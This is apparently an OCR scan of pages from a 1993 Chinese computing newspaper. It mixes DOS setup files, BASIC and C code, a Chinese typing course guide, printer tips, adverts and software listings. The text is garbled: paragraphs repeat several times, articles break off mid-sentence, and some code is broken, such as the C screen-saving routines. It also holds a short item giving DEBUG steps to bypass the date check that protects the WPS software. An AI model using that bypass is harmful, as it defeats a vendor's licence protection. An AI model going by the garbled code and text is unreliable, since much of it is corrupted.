70 IF I/J=I\J THEN 110
80 NEXT J
90 K=K+1
100 PRINT K,I
110 NEXT I
120 PRINT
130 PRINT "PI("N;")=";K
140 END
当RUN/
N=1100/ 即得,
PI(100)=25
又当 RUN/
N=1000/ 则,
PI(1000)=168
```

今年是1993年,那么1993以内,有多少个素数呢? 不难,只要RUN/ N=1993/ 1分钟20秒,可得, PI(1993)=301 若用 IBM-286, 分析 1993 可表为 P_1+P_2 的解数 T(N) 就好办了,请参阅 1991年第10期《电子与电脑》 汕头 陈嘉柱

《汉字输入》是使用计算机,解决汉字录入、汉字处理的基本课程,这是一门实践性很强的课程,必须理论联系实际,学以致用。

一、目的要求
1. 了解计算机汉字输入的基本方法。
2. 掌握拼音法、五笔字型法输入汉字。
二、课程特点及学习方法

本课程可在掌握了 DOS 的一般指令后进行学习,它是一门实践性很强的课程,学习中强调联系实际(即上机实际录入),切不可只是纸上谈兵。

汉字输入是通过各种代码或拼音实现的,当今的汉字输入方案很多,大致分为三类:音码、形码以及音形码,音码是以汉字

《汉字输入》学习指导

的拼音选择输入(但形式也不只一种),形码则是由汉字的字形通过编码输入汉字,音形码则是拼音和字形相结合输入汉字。

无论哪种方式都不是唯一的,因此,对输入汉字的人来说,从一开始就应选择一种(或多种)较为普遍使用的方案入手,因为,许多方案有许多相似之处,非常容易混淆。

三、学习章节及指导
(一)了解计算机处理汉字的情况,正确选择汉字的录入方法。
学习第三章:汉字输入技术概况(P71~P87)。

(二)掌握电脑打字的基本要领
学习第九章:电脑打字训练(P157~P166)。

学习本章时,尽量上机演练,在实际操作中必须严格按照书中所提出的要求进行,须知,实际是实打实的,要反复练习,尤其是作为汉字录入的同志,这一环节,切不可放松要求。

(三)汉字的拼音输入法
凡使用 CCDOS 汉字操作系统的同志们,可以练习拼音输入法。
学习第一章的第八节(P32~P38)
注意:拼音输入法汉字是按原汉字(必须是普通话)的读音进行的,不会普通话的

人,则不能用此法,拼音输入是重码汉字,还必须用相应的数字键选择所要的汉字。

(四)五笔字型输入法
五笔字型汉字输入法,是当今社会上推行较早且较普遍使用的一种方法,所以在汉字输入课程中,作为字形码,我们选择了它,为此,必须掌握以下各点:

1. 汉字的字型结构分析
掌握住汉字的五种笔画及其代码(横1、竖2、撇3、捺4、折5);掌握并熟记构成汉字的130个基本字根以及字根间的结构关系(单、散、连、交);掌握汉字的折分原则;掌握汉字的三种字型结构(左右型、上下型、杂合型)及其代码。

学习第四章的第二节(P88~P94)
2. 了解五笔字型键盘设计和使用
五笔字型方案将25个英文字母键(Z除外),分为五个区(区位1~5),每个区又分为五个位,这样一区对应于横起类的基本字根,二区对应于竖起类的基本字根,三区对应于撇起类的基本字根,四区对应于捺起类的基本字根,五区对应于折起类的基本字根。

掌握五笔字型的键盘布局及键名;掌握键位的辅助记忆特点;掌握五笔字型中几种输入方法的选择命令。

学习第四章的第三节、第四节(P94~P98)
注意:每个键代表那些基本字根,切不可死记硬背,应该在了解的基础上,一边练习操作一边记忆,这样便可较快地熟悉起来。

3. 单字输入编码规则
①键名汉字的编码及其输入方法
凡在键盘上的25个键名,输入时把该键连击4次即可。

每个键均设有一个高频(常用)字,高频字的输入方法是:击键一次再加空格。

②成字根汉字编码及其输入方法
130个基本字根中,有一部分本身就是一个完整的汉字,称为成字根,输入成字根的方法是:先按户口(即击打一次相

应的键),然后输入该字的第一、第二和末笔,不足四码的,则以空格键结束。

③键外字编码及其输入方法
大量的汉字均属键外字,因此掌握其输入方法是至关重要的,五笔字型规定,汉字编码均按四码编制(不足四码的要加打末笔字型交叉识别码),其四码按汉字的书写顺序取一、二、三、末码。

④掌握末笔字型交叉识别码的作用及其使用。

4. 简码的意义及其输入方法
学习第四章第五节、第六节(P98~P102)。

5. 词语输入
为提高输入汉字的速度,凡可使用词语输入的,决不用单字输入,因为无论是二字词、三字词、四字词还是多字词语都取四码。显然使用词语输入的速度远比单字输入的速度快。

学习第四章第六节(P103)。

①什么是重码?如何在重码中选择所要的汉字?
②什么是否错码?如何使用否错码输入汉字?
③学习键(字线 Z 键)有何作用?在什么情况下需要借助学习键的帮助?如何使用它?
学习第四章第七节(P103~P104)。

在学习五笔字型,并用它输入汉字时,首先应完成本章各节中的练习题,此外还应找更多的资料(或文章)进行练习,这样才能巩固所学知识,希望你通过学习取得成功。

四、上机实习
学完每一部分后,依照各章节后的练习题进行实习,机器上给出的结果就是最好的答卷,如果不正确,更正后进行修改。

辅导教师 林茂西

很方便,录入的速度也比较快,结束修改和录入之后,可存盘退出(按F1) C> (此时可将编辑文件 RS、通过考贝转成 ABC、TXT 文本文件,由文本文件再录入到数据库文件 RSXX.DBF 中) C>COPY C, RS C, ABC.TXT C>MFOXPLUS USE C, RSXX.DBF .ZAP .COPY TO C, ABC.TXT .APPE FROM C, ABC.TXT SDF .QUIT (这时数据库 RSXX.DBF 就是修改之后的新数据库。) C>CCED C, RS (此时可对数据库进行全屏编辑,方便而准确,插入修改也

江西工业大学 万永生



软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘德福 副主编:唐秋
国内统一刊号:CN51-0106 订阅代号:61-74 地址:成都市金河街75号 邮政编码:610015

计算机已在人们的工作、生活以及科学研究、社会经济中,越来越显得重要和必不可少。大量的应用实践证明,单机使用已很难满足各行业广泛应用的需要。例如,使用计算机管理的银行金融系统,需要采用计算机网络来实现不同地点的“通存通取”和同城清算,以便减少在途资金,提高资金的周转率和使用率;应用计算机激光排版系统编辑出版的全国性报纸,要求应用远程的计算机网络通信代替传统的航空版,以求快速、准确、经济节约的效果;采用计算机自动售票系统的民航订票系统,也要把同一城市,甚至不同城市的计算机订票系统,实现计算机联网,进行统一

“热”起来的计算机网络

从总体上看,联网的计算机,节约投资,能充分地利用各种资源。均衡系统负荷,调拨资源 由于联网的计算机分布各地,可以利用时差,统一调配安排,解决某些节点上单机使用过于集中及忙闲不均现象,通过科学合理调度,灵活均衡地发挥网上计算机的效能。

提高系统的可靠性 当网络中某台计算机发生故障,可以转而利用网上其他的机器,不会由于局部故障而导致整个计算机网络瘫痪。

具有特大屏幕的笔记本电脑式计算机。美国国际商用机器公司新近推出的700C型笔记本电脑式计算机有一个特大的彩色液晶显示屏,其対角线有10.4英寸长,而大多数笔记本的彩色笔记本电脑式计算机屏幕是8.5至9.5英寸长,该计算机还有一个独特的内置指针,代替鼠标器。该指针看起来像一块铂金属皮,竖立在键盘中间的“O”键和“H”键之间,只要将它向任何方向推动就能使光标在屏幕上来回移动。该计算机可使用国际商用机器公司的486SLC型处理器。

具有特大屏幕的笔记本电脑式计算机。美国国际商用机器公司新近推出的700C型笔记本电脑式计算机有一个特大的彩色液晶显示屏,其対角线有10.4英寸长,而大多数笔记本的彩色笔记本电脑式计算机屏幕是8.5至9.5英寸长,该计算机还有一个独特的内置指针,代替鼠标器。该指针看起来像一块铂金属皮,竖立在键盘中间的“O”键和“H”键之间,只要将它向任何方向推动就能使光标在屏幕上来回移动。该计算机可使用国际商用机器公司的486SLC型处理器。

统计与管理,提高工作效率和服务质量;国家计划统计部门的计算机信息管理,随时要通过计算机网络连接全国各省市计划统计部门的计算机信息管理系统,采集多种大量的数据信息,经过加工处理,供决策部门作为国家宏观调控的依据;在国际股市交易市场上,股市价格起伏迭落,瞬息万变,如果没有联网的计算机进行实时地响应和显示,股市交易就要一筹莫展,只能“望市兴叹”,国际性的科技和商业数据库联机检索服务,就是利用国际间的计算机网络,进行科技情报与商品供求信息、企业资源信息的联机检索查询。

信息综合处理 把分散在各地的实时计算机中的数据、数据资料,随时地采集,综合加工处理,形成各种报表,提供给决策者分析与参考。

提高节点上单机处理能力 联网的单机可以利用网上其他机器的数据资源、软件资源、硬件资源提高其信息处理能力。

局域网LAN 多采用通信线路,专用收发器进行连接,其覆盖范围达10公里。

广域网WAN 要通过串行通信线路和调制解调器连接,可在世界范围内联网。目前的通信线路多采用公用电话交换网,公用分组交换网及卫星通信线路。

随着计算机多媒体技术和通信网络技术的发展,人们对于能够实现语言、图像、音乐动画、音频/视频等的综合业务数字网ISDN的需求,也就愈加迫切了。

思奇 SCC-2 超级汉字卡是专门为家庭用低档PC兼容机研制的超级汉字系统,具有如下特点:

1. 全部显示字库和与西山DOS4.04完全兼容的字库管理及CCBIOS扩展模块,固化在一块38mm×82mm×0.6mm的插卡上;
2. 只要将卡插入微机任一扩展槽,再一开机就可自动进入汉字系统(即相当于已运行了CHLIB和VDKEY程序,可直接使用国际区位输入汉字);
3. 具有与西山DOS完全兼容的用户界面,能自动识别并适应各种显示卡,具有可控的实时钟和汉字联想输入,并且可直接挂接西山DOS4.04的各种输入法如PY、WEX、TELE等,可直接运行WPS1.2,使用其除打印和模拟显示外所有功能;
4. 固化字库为15×16点阵单线体压缩字库,包括16-87区全部汉字和3、9区全部及HX常用全角字符;15区特别保留汉字,占用资源仅为用户高端16K RAM及DOOO段ROM寻址空间和INT 1F、INT 7F中断向量和使用一个标准槽;
5. 全部安装过程不依赖于DOS启动,使它不但适用多种版本MS-DOS,也可适用于运行任何其它操作系统的PC兼容机或直接使用用汇编编写应用程序的“无操作系统”应用环境;
6. 本系统还专门为用户提供了与CCDOS2.13H全兼容的INT 7FH读16点阵字库接口,插上本系统卡可直接使用2.13H之打印驱动程序PRTA,这时只要直接运行FILE 15BH即可打印Q-T-Q(等汉字)。

SCC-2是在单倍密软盘256K内存的家用PC机(如PC-80)上运行WPS并使用双拼或五笔输入法录入汉字文件的唯一选择。为便于广大用户购到价廉实用的“思奇SCC-2”超级家用PC汉字卡,《软件报》编辑部开展批发与零售业务,欢迎惠顾。

思奇SCC-2卡 零售价:180元/套
批发价:5套以上160元;10套以上150元;50套以上135元。
银行汇款:户名:成都电子研究所 账号:89904045 开户行:成都工商银行青羊分理处
邮汇:成都市金河街75号《软件报》编辑部 联系人:余前军、陈实 邮编:610015 电话:(028)637080-35或52

《软件报》编辑部向您推荐思奇SCC-2超级汉字系统国产化卡

网之后,目前颇为流行的首推NOVELL公司的NETWARE局域网网络。它可以支持DOS、WINDOWS、OS/2、MACINTOSH、UNIX等高档微机和工作站多种流行的工作平台。可以说,NOVELL公司的NETWARE几乎成了当今公认的全球局域网行业标准,其销售占全球微机局域网市场销售总额的60%以上。它还具有可靠安全的保密系统,先进的系统容错功能,以及较为完备的网络服务软件。

通过计算机网络实现电子通信,网络在现代信息社会主要用途之一。在计算机网络上实现快速传递电子信件,这些电子包括文件(FILE)、公文(DOCUMENT)、信件(LETTER)、便笺(MEMO)等办公自动化的信息。近年来,利用计算机网络技

术,在国际贸易领域中兴起的EDI业务,又叫做电子资料联,有人也称之为“无纸贸易”。资料统计表明,在国际贸易中,每成交一笔生意,平均需要往返交换30份文件单据。传统的传递方式速度慢、效率低、错误多、成本高,在计算机网络上采用EDI方式,则文件传递快速、准确、节省,还可以实现“电子交易”、“电子转账”,从而加快了国际贸易成交速度,提高了成交率和工作效率,EDI的发展,几乎成为当代国际贸易发展的潮流和方向。据行家们预测,到本世纪末,下世纪初,绝大部分的国际贸易都将采用EDI方式,由此可见,计算机网络“热”将经久不衰。 北京 士心

★编号:930407
名称:《实用程序库》
作者:韩国俊
功能简介:①WS快速启动及随意改变编辑行数。
②通过WS、CED等编辑的文章可使其按文档格式打印输出。
③给硬盘加锁(为防他人用)
④软件修复硬盘不能自举的故障。
⑤对REAOME.COM阅读器软件进行汉化。可用于各种显示器类的微机。
⑥对数据库的字段随意选择自动表格生成软件,运用自如,方便实用。

源程序语言: dBASE-III plus, BASIC4及8088汇编语言
运行环境: IBM-PC/XT及286以上兼容机
转让形式: 软盘一张(含详细说明书readme)
转让价格: 120/张
收藏单位: 为《软件报》编辑部
★编号:930408
名称:PC电脑百宝箱第一辑作者:胡作
功能简介:本系统包含两个程序:1.超级绘图系统TTX; 2.音乐制作系统MUSIC,另含有示例游戏程序MANN。TTX是一个自适应多功能的绘图程序,支持各种显示模式(但不支持彩色),特别是支持高分屏和双频卡(MGA/CGA)及单色显示器的图形制作,为配备高分屏的计算机用户解决了无法在屏幕上绘图的问题,可使您随心所欲地制作出各种图形,精美的程序封面和插图,丰富的动画背景和主体图形,并支持高分屏和双频卡的两页作图功能,所作的图形和图形块可随意叠放、存盘、调显等。MUSIC是一个音乐程序系统,包含有曲谱录入(根据简单的规则可直接将曲谱录入计算机,无须换算、记忆)、曲谱编辑修改、存盘、调显、演奏、速度选择,并附有一个模拟电子琴功能,可直接在键盘上弹奏乐曲。
源程序语言: TURBO PASCAL 5.0
运行环境: IBM PC/XT/AT及兼容机
转让形式: 软盘一张(含中文使用说明书)
转让价格: 40元(含邮资)
备注: 若单购其中一种软件, TTX价30元, MUSIC价20元。
收藏单位: 《软件报》编辑部

本报讯,浙江大学灵峰计算机应用技术研究会定于5月20日在杭州浙江大学灵峰分校召开年会。交易内容: 医院医疗软件、财务软件、办公自动化软件、企业网络软件、文字处理软件、数据库软件、多媒体软件、会议期间每日均有面向领导和办公自动化等几个专题。会议期间每日均有面向领导和办公自动化等几个专题。会议期间每日均有面向领导和办公自动化等几个专题。

致读者
软件报92年合订本已出版发行,每册定价9.50元,邮资1.50元,共计11.00元,需要者汇款至走马街42号附8号邮购部即可。已汇款者请注意查收,各销售点可直接与信息部张兴秀联系。

★编号:930407
名称:《实用程序库》
作者:韩国俊
功能简介:①WS快速启动及随意改变编辑行数。
②通过WS、CED等编辑的文章可使其按文档格式打印输出。
③给硬盘加锁(为防他人用)
④软件修复硬盘不能自举的故障。
⑤对REAOME.COM阅读器软件进行汉化。可用于各种显示器类的微机。
⑥对数据库的字段随意选择自动表格生成软件,运用自如,方便实用。

软件交流

如何在MS-DOS 5.0下安装CCDOS2.13H

CCDOS2.13H的汉字显示、打印、内存占用、实用程序等都具有独到之处。功能强大、应用非常方便。286/386SX/386/486微机还可将显示字库装入由VDISK.SYS安装的虚拟盘上，大大减少了常规内存的占用。但其磁盘管理模块CCOM.COM、打印模块PRTA.COM等仍须驻留内存。此时常规内存约为510K。FOXBASE+2.1能正常运行，并可使用RUN运行外部程序、命令。若还要使用其他驻留内存的模块如五笔字型WBZX.EXE、联想库LXL.COM、抗病毒程序VSAFE.COM等，内存空间已明显不够。在查阅有关技术资料后，经过多次摸索、调试，成功地将在MS-DOS5.0下安装CCDOS2.13H，充分利用MS-DOS5.0先进的内存管理技术，将DOS内存的大部分及CCDOS2.13H的部份驻留程序如CCOM.COM、WBZX.EXE、LXL.COM等加载到640K以外的空间，节省大量常规内存供用户使用。不但FOXBASE+2.1能正常运行，且能用RUN运行较大的外部程序。对内存要求更高的FOXPROL.0也可以在CCDOS2.13H下运行。

笔者用的是386SX/25微机，2M内存，80M硬盘。VGA，NM2。

具体安装过程如下：
一、首先用MS-DOS5.0的FDISK对硬盘分区，分成一个32M的C盘，其余48M为D盘，并激活C盘（这是最关键的），5格式化。（这是最要的一点，因为CCDOS2.13H、SUPER CDOS5.0等汉字操作系统只适应于32M以下的逻辑盘。）

二、在C盘根目录下开213.DOS等子目录，将有关文件拷贝。

三、在C盘根目录下

制系统设置文件CONFIG.SYS和批处理文件213.BAT，这两个文件清单如后。

四、说明
(一)内存说明
CM(Conventional Memory)：从0K~640K的常规内存空间。
UMB(Upper Memory Block)：从640K~1024K的高位内存空间。
HMA(High Memory Area)：从1024K~1088K的高端内存空间。

(二)文件说明(前面的序号对应各文件的行号)
CONFIG.SYS
1. 只能用CCDOS2.13H中的ANSI.SYS
2. 高端内存管理。将DOS内存推向HMA
3. 设置虚拟盘，容量为264K。因为VDISK.SYS是将虚拟盘安装在起始地址从1024K开始的空间，会与HMA高端内存冲突，所以只能用RAMDRIVE.SYS将虚拟盘安装在起始地址从1088K开始的空间。RAMDRIVE.SYS不能加载到UMB，否则不能读取出汉字。

4. 将1024K以后的空间映射到UMB
EMM386.EXE可以释放31K内存
NOEMS
NOEMS
可再释放64K内存
FRAME=3E000 还可释放64K内存
共释放159K内存供用户使用
如是VGA彩色显示器，还可加I=B000-BFFF释放单色文本缓冲区32K
5. 将DOS加载HMA驻留，释放40余K CM。
6. 允许驻留模块加载UMB驻留。
7. 改善各版本兼容性，驱动程序加载UMB驻留。

8. 设定700K的高速缓冲区，驱动程序加载UMB驻留。
9. 选择国家代码为中国。
10. 允许打开文件数。
11. 磁盘缓冲区数。
213.BAT
1. 关闭屏幕显示。
2. 清除屏幕。
3. 进入213子目录。
4. 将显示字库装入虚拟盘。
5. 调读虚拟盘字库模块。原FILES.COM只能从VDISK.SYS安装的地址1024K开始的虚拟字库。此处一定要在DEBUG下，将027A地址中的内容10H改为11H，使FILES.COM读从地址1088K开始的虚拟字库。
6. 将键盘管理模块加载UMB驻留。
7. 调入VGA.26行显示模块。
8. 调入显示功能扩展模块。
9. 装入预选字表。
10. 装入五笔字形接口模块。
11. 将五笔字形模块加载UMB驻留。
12. 将联想库加载UMB驻留。
13. 调入打印模块。
14. 打开联想开关。
15. 调入读16点阵显示字库模块。
16. 调入读24点阵字库模块。此模块不能加载UMB，否则会死机。
17. 调入24点阵字符体选择程序。此程序不能加载UMB，否则会死机。
18. 指出路径。
19. 指出路径。
20. 返回根目录。
本方法适用于386SX/386DX/486微机。其他汉字操作系统也可按以上方法安装。将驻留模块加载于UMB，笔者在同一台机器上安装了

CCDOS2.13H、SUPER CDOS5.1(金山汉字系统，不能将键盘管理模块SPDOS.COM加载于UMB中，否则运行WPS退出时会出问题)，运行均正常。

由于286机不能使用EMM386.EXE将管理程序加载UMB，只能用HMEMM.SYS将DOS内存加载到HMA，也可节省出几十K基本内存空间。

湖南 朱伟

五、文件清单
config.sys
1. device=ansl.sys
2. device = c:\dos\himem.sys
3. device = c:\dos\ramdrive.sys 264 128 32
4. device = c:\dos\emm386.exe noems frame=e000
5. dos=high
6. dos=umb
7. devicehigh = c:\dos\setver.exe
8. devicehigh = c:\dos\smartdrv.sys 700
9. country = 048
10. files = 20
11. buffers = 5
213.bat
1. @echo off
2. cls
3. cd \213
4. if not exist e:\hzk16 copy hzk16, e:
5. file3 02
6. h cccc
7. cv26
8. int10h
9. yz1
10. kbw
11. lb wox
12. lb lxl
13. pntx
14. sp all3
15. file16b
16. file14n lshk
17. xz24 3
18. path c:\dos\213; c:\dos;c:\foxp;c:\way;c:\cccd;c:\pe
19. append c:\set\213;c:\dos;c:\foxp;c:\way;c:\cccd;c:\pe
20. cd \

(1)“>”与“>>”的异同
【同】这两个转向操作符均可以把DOS命令的输出送入指定的文件中，若指定文件不存在，则新建一个指定文件。
例：C:\DIR>FILES.TXT
将DIR列出的目录送入FILES.TXT文件中。
例：C:\>CHKDSK >> FILES.TXT
将命令CHKDSK的输出送入FILES.TXT中。
【异】“>”是置换，即新的内容代替老的FILES.TXT；“>>”是添加，即把内容添加在FILES.TXT文件末尾。
(2)“<”与“<<”的区别
“<”操作符是置换，而“<<”操作符是追加。
例：C:\>>SORT<NAMES.TXT
NAMES.TXT内容先经SORT命令排序后(改向操作)，送入NAMELIST.TXT中(置换操作)。
(3)“?”与“*”的差别
“?”和“*”是文件名通配符，“?”只能代替一个字符，而“*”却能代替一串字符。
(4)“\”与“/”的不同
“\”是目录路径的分隔符，对路径、目录指定操作。
例：送入C:\DOS\PCTOOLS>中，
C:\CD DOS\PCTOOLS
而“/”在DOS命令使用中，大多作为命令的参数分隔符。
例：列目录时按F显示：
C:\>DIR /P
(5)“.”和“..”的用法
“.”表示当前工作目录，“..”表示当前工作目录的上一级目录。有时，直接使用这两种操作符会方便的多。
例：在C:\>DOS\PCTOOLS>三级子目录下，希望对DOS二级子目录进行操作，就可以这样操作：
C:\DOS\PCTOOLS>dir. \.com
在三级子目录PCTOOLS中，把二级子目录DOS中的扩展名为.com文件列出。
又例：我们知道，如果将A盘文件全部拷贝到B盘，似乎下列方法最简单：
C:\COPY A:.* * B:
其实更为简单的是：
C:\COPY A:.* B:
甚至通配符“*”都不要。
(6)“|”的作用
“|”是DOS管道线，也是转向符，管道线的作用是将一个程序的输出转向为第二个程序的输入。
例：C:\DIR | SORT
DIR输出的目录不是直接显示屏幕，而是转向SORT命令排序后，再显示在屏幕上。
C:\DIR | SORT | MORE
DIR输出的目录，经SORT排序，再由MORE按页显示。
以上仅对DOS一些操作符进行概括说明，仅是抛砖引玉。在实际运用中，加上组合运用，定会变化出无穷的功能。
温州 张廷

DOS操作符的运用

1. 问题提出
在文本方式下，C语言提供了大量的屏幕管理函数，尤其是存屏屏的信息 gettext() 和恢复屏屏信息 puttext() 函数，实现全屏、多窗口操作，必须具备此功能。gettext(x1,x2,y1,y2,scr,a)将给定屏屏的信息及属性，存于指针scr所指的字符串中，而puttext(x1,x2,y1,y2,scr,a)将存于scr中的屏屏信息及存于a中的属性，恢复到(x1,y1),(x2,y2)的屏屏上去。这样便于重开窗口和恢复原窗口，由于汉字窗口和输出的特殊性，用以上两个给定函数，恢复屏屏时，一旦给定的窗口中有汉字，恢复出来时，原来的汉字屏屏便乱了。

2. 实现方法
汉字系统中，由于多采用图形方式显示汉字，其存屏采用了多个位平面共用一个地址的位图技术，所以许多直接读取缓冲区的技术，不能显示和存取汉字。但汉字系统在启动时，都对DOS显示管理模块INT 10H作了修改，使其具备了汉字处理能力，而C语言给我们提供的INT86(0)函数又给我们直接调用系统中INT 10H提供了实现的手段。

BIOS中断INT 10H是显示器输入输出中断，借助此中断，可控制屏幕上的文本和图形。使用方法是：通过给AH寄存器适当的值，选择要用的功能调用，然后发中断INT 10H(其入口及出口参数参见DOS手册)。其中功能调用02H是置光标位置，08H是读屏

字符和属性，09H是写字符和属性，用C语言将这三者结合起来，即可实现彩色汉字屏屏的保存与恢复。

C语言程序
下面给出C语言实现的源程序
a. 调用02H功能置光标
goto_xy(int x,int y)
{
union REGS r;
r.h.ah=2;
r.h.dh=y;
r.h.dl=x;
r.h.bh=0;
int86(0x10,&r,&r);
}
其中X为光标行位置，Y为光标列位置。
b. 调用08H功能保存窗口屏屏
cpertext(int scr,int sty,int edx,int edy, char *buf, int wate)
{
union REGS r;
register int i,j;
int chn[256];
for(i=sty;i<edy+1;i++)
for(j=scr;j<edx+1;j++)
{
goto_xy(i,j);
r.h.ah=8;
r.h.bh=0;
c. = int86(0x10,&r,&r);
*buf++ += ch[0];
*attr++ += r.h.ah;

其中scr,sty为需保存窗口的起始位置(左上角坐标),edx,edy为需保存窗口的结束位置(右下角坐标),*buf是保存汉字字符的指针,*attr中存放的是对应汉字的属性字节。
c. 调用09H恢复窗口屏屏
cpurest(int scr,int sty,int edx,int edy, char *buf, char *attr)
{
union REGS r;
register int i,j;
for(i=sty;i<edy+1;i++)
for(j=scr;j<edx+1;j++)
{
goto_xy(i,j);
r.h.ah=9;
r.h.bh=0;
r.h.cx=i;
r.h.dl = *buf++ + j;
r.h.bl = *attr++ + i;
int86(0x10,&r,&r);
}
其中scr,sty为要恢复窗口的起始位置(左上角坐标),edx,edy为要恢复窗口的结束位置(右下角坐标),*buf是保存汉字字符的指针,*attr中存放的是对应汉字的属性字节。
d. 说明
以上程序在Turbo C 2.0及Microsoft C 6.0下均通过运行，硬件环境为GW 286以上的高分辨率显示器。使用时可将上面程序包含在源文件中直接引用，也可写在源程序中给出相应的参数即可。
兰州 赵西平

本 报
责 任
编 辑
07 号

打印机是微型计算机的主要输出设备，而针头是打印机的“口舌”。保护不好便会出现断针现象，产生“埋地”，轻则断针，重则影响正常工作。据笔者观察，导致打印断针的原因主要是操作失误，具体是：①未按打印纸类型调整打印机“纸厚调整杆”位置；②驱动杆在工作时受阻，而打印机电源未及时关闭，打印机头朝壁的方向原地“打桩”，受壁阻而被电流冲击造成断针；③打印纸易折断；④打印纸带安装不妥，运行时摩擦或打卷，导致打印头“碰空车”或使打印针穿越色带直接撞击液轴；⑤手动打印机电轴旋钮用力不当或打印时反方向强制转动液轴旋钮，折断打印针。

如何防止打印机断针现象

避免打印针折断，确保打印机保持良好状态，建议用户做到以下几点：①掌握“纸厚调整杆”摆动方法和技术参数。要求在关掉打印机电源的状态下打开防尘盖，拨动调整杆手柄，再按所用纸张类型，以打印机电轴下的刻度规定适当的纸厚位置。如LQ型打印机，用普通纸时应将调整杆位置设定为刻度“2”，2级纸时为刻度“3”，以此类推。但超过规定限度时，不仅打印速度减慢，而且会缩短打印头寿命。②在打印多层复合纸、特殊纸或厚于普通纸的纸张时，应尽量避免针头超过纸张粘合力，以防打印头损坏。③装纸动作要轻柔，进纸平稳，纸张边角齐平，不潮湿。④打印过程中人不离机，尤其是选择高速打印功能时，如发现打印头卡纸或撞击液轴，则迅速按下联机(反置)开关或置打印机电源开关OFF，待理顺打印纸后再执行有关命令继续打印。⑤避免在打印时改变“硬件”设置，如拨动纸厚调整杆、单页或连续进纸手柄、高低速打印开关等。另外，要经常检查打印头，看是否被打印针击破，安装新色带时，要装好卡轮，内外侧调，手工空转一遍为宜，防止色带在打印盒内转动不畅，“半途而废”。
福州 王萃基

本文将介绍扩大CEC-1机在CP/M-80和APPLECSD PAS-CAL操作系统下磁盘容量的方法。

一、在CP/M-80操作系统下磁盘扩容的方法
在CEC-1机上运行CP/M操作系统与在(苹果)机上使用CP/M相比有一定的特殊性。

不同操作系统下扩大CEC-1机磁盘容量的方法

VER 2.2B版进行了修改，在CEC-1机上通过修改前的CP/M使用35磁道，磁盘容量128K，目录项48个。

1. 修改FORMAT.COM
启动CP/M，用自动工具DDT修改FORMAT.COM

功能更强的进制转换程序
2月13日所载《进制转换程序》很有意义，在进行进制转换时，《程序》做到了方法简洁。

使PC自动记录开机时间

笔者用此处理文件建立了一个使PC机自动记录开机时间的程序，其具体实现步骤如下：
一、建立一个仅含两个空字节的文本文件INPUT

A)SAVE 9 FOR-MATL.COM
由于FOR-MAT.COM程序在400H-9FFF是用6502指令编写的，如果读者想修改分析，可在DDT下修改中断矢量，方法如下：
-SF32上
FSF2 C0 89下
FSF3 03 FE下
FSF4 A6 5A下
FSF5 4C 1下

修改后程序

FORMATL.COM可以格式化40磁道，用它格式化的磁盘只有在修改过的CP/M系统下才能使用增加的磁道。

2. 修改CP/M操作系统的系统参数块
系统参数块在1400H-19FFFH，长度为15个字节，不同版本的CP/M DPB地址可能不同，具体修改方法如下：
A)DDT上
-SDA98下
DA98 7F 93下
DA99 00 1下

3. 修改DDT.PRM
DDT.PRM是DDT的配置文件，它决定了DDT在操作时使用的系统参数。

学习PASCAL语言

PASCAL语言是当前广泛应用的一种语言，它的结构性好，表达能力强，实现效率高，移植容易。

北大金山WPS以其功能强、使用便利和打印丰富而倍受用户喜爱。研制方为了保护其利益而在WPS中设置了日期检测程序。

WPS日期检测旁路方法

其中真正影响用户使用的有两处，只要修改过这两处就可放心使用。修改步骤如下：
①REN WPS.EXE WPS
②debug WPS
③-S 000 FFFF B4 2A
(查找MOV AH, 2AH语句)
显示 XXXX, 8822 69E8

更换软件的封面

编写软件时，十分需要一个适合自己的封面，本程序就能实现这个愿望。它对STC4.0, ACE, STC2.0进行修改封面工作。

数据库

微型计算机在管理信息系统中的应用已相当的普遍，而在这个应用领域中关键的问题是管理信息系统的应用程序设计。

四、掌握用户自定义数据类型的定义和使用方法。
五、掌握指针数据类型及链表数据结构的程序设计方法。
六、掌握文件的建立和使用。

FOXBASE数据库

FOXBASE是目前流行的一种数据库管理系统，现阶段微型计算机在管理信息系统中的应用已相当的普遍。

FOXBASE数据库

一、掌握一个简单数据库系统的数据库的设计方法，并能用CREATE命令创建数据库的结构。

FOXBASE数据库

二、掌握FOXBASE的基本语句的语法规则、应用方法。
三、掌握各种菜单程序的设计方法。
四、掌握数据库录入、数据修改、数据查询、数据输出的程序设计方法。

五、能够建立一个完整的简单数据库的管理系统，例如简单的通讯录或简单的工资管理系统。
六、如果学员不能自己找到这种软件，可以向指导教师联系，以最低收费方式协助解决。

FOXBASE数据库

FOXBASE是目前流行的一种数据库管理系统，现阶段微型计算机在管理信息系统中的应用已相当的普遍。

FOXBASE数据库

一、掌握一个简单数据库系统的数据库的设计方法，并能用CREATE命令创建数据库的结构。

FOXBASE数据库

二、掌握FOXBASE的基本语句的语法规则、应用方法。
三、掌握各种菜单程序的设计方法。
四、掌握数据库录入、数据修改、数据查询、数据输出的程序设计方法。

五、能够建立一个完整的简单数据库的管理系统，例如简单的通讯录或简单的工资管理系统。
六、如果学员不能自己找到这种软件，可以向指导教师联系，以最低收费方式协助解决。

FOXBASE数据库

FOXBASE是目前流行的一种数据库管理系统，现阶段微型计算机在管理信息系统中的应用已相当的普遍。

FOXBASE数据库

一、掌握一个简单数据库系统的数据库的设计方法，并能用CREATE命令创建数据库的结构。

FOXBASE数据库

二、掌握FOXBASE的基本语句的语法规则、应用方法。
三、掌握各种菜单程序的设计方法。
四、掌握数据库录入、数据修改、数据查询、数据输出的程序设计方法。

五、能够建立一个完整的简单数据库的管理系统，例如简单的通讯录或简单的工资管理系统。
六、如果学员不能自己找到这种软件，可以向指导教师联系，以最低收费方式协助解决。

FOXBASE数据库

FOXBASE是目前流行的一种数据库管理系统，现阶段微型计算机在管理信息系统中的应用已相当的普遍。

FOXBASE数据库

一、掌握一个简单数据库系统的数据库的设计方法，并能用CREATE命令创建数据库的结构。

FOXBASE数据库

二、掌握FOXBASE的基本语句的语法规则、应用方法。
三、掌握各种菜单程序的设计方法。
四、掌握数据库录入、数据修改、数据查询、数据输出的程序设计方法。

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘锦雄 副主编:唐敏
国内统一刊号:CN51-0106 订例代号:61-74 地址:成都市金河街75号 邮政编码:610015

WHDOS汉字系统又推新版本

软件介绍

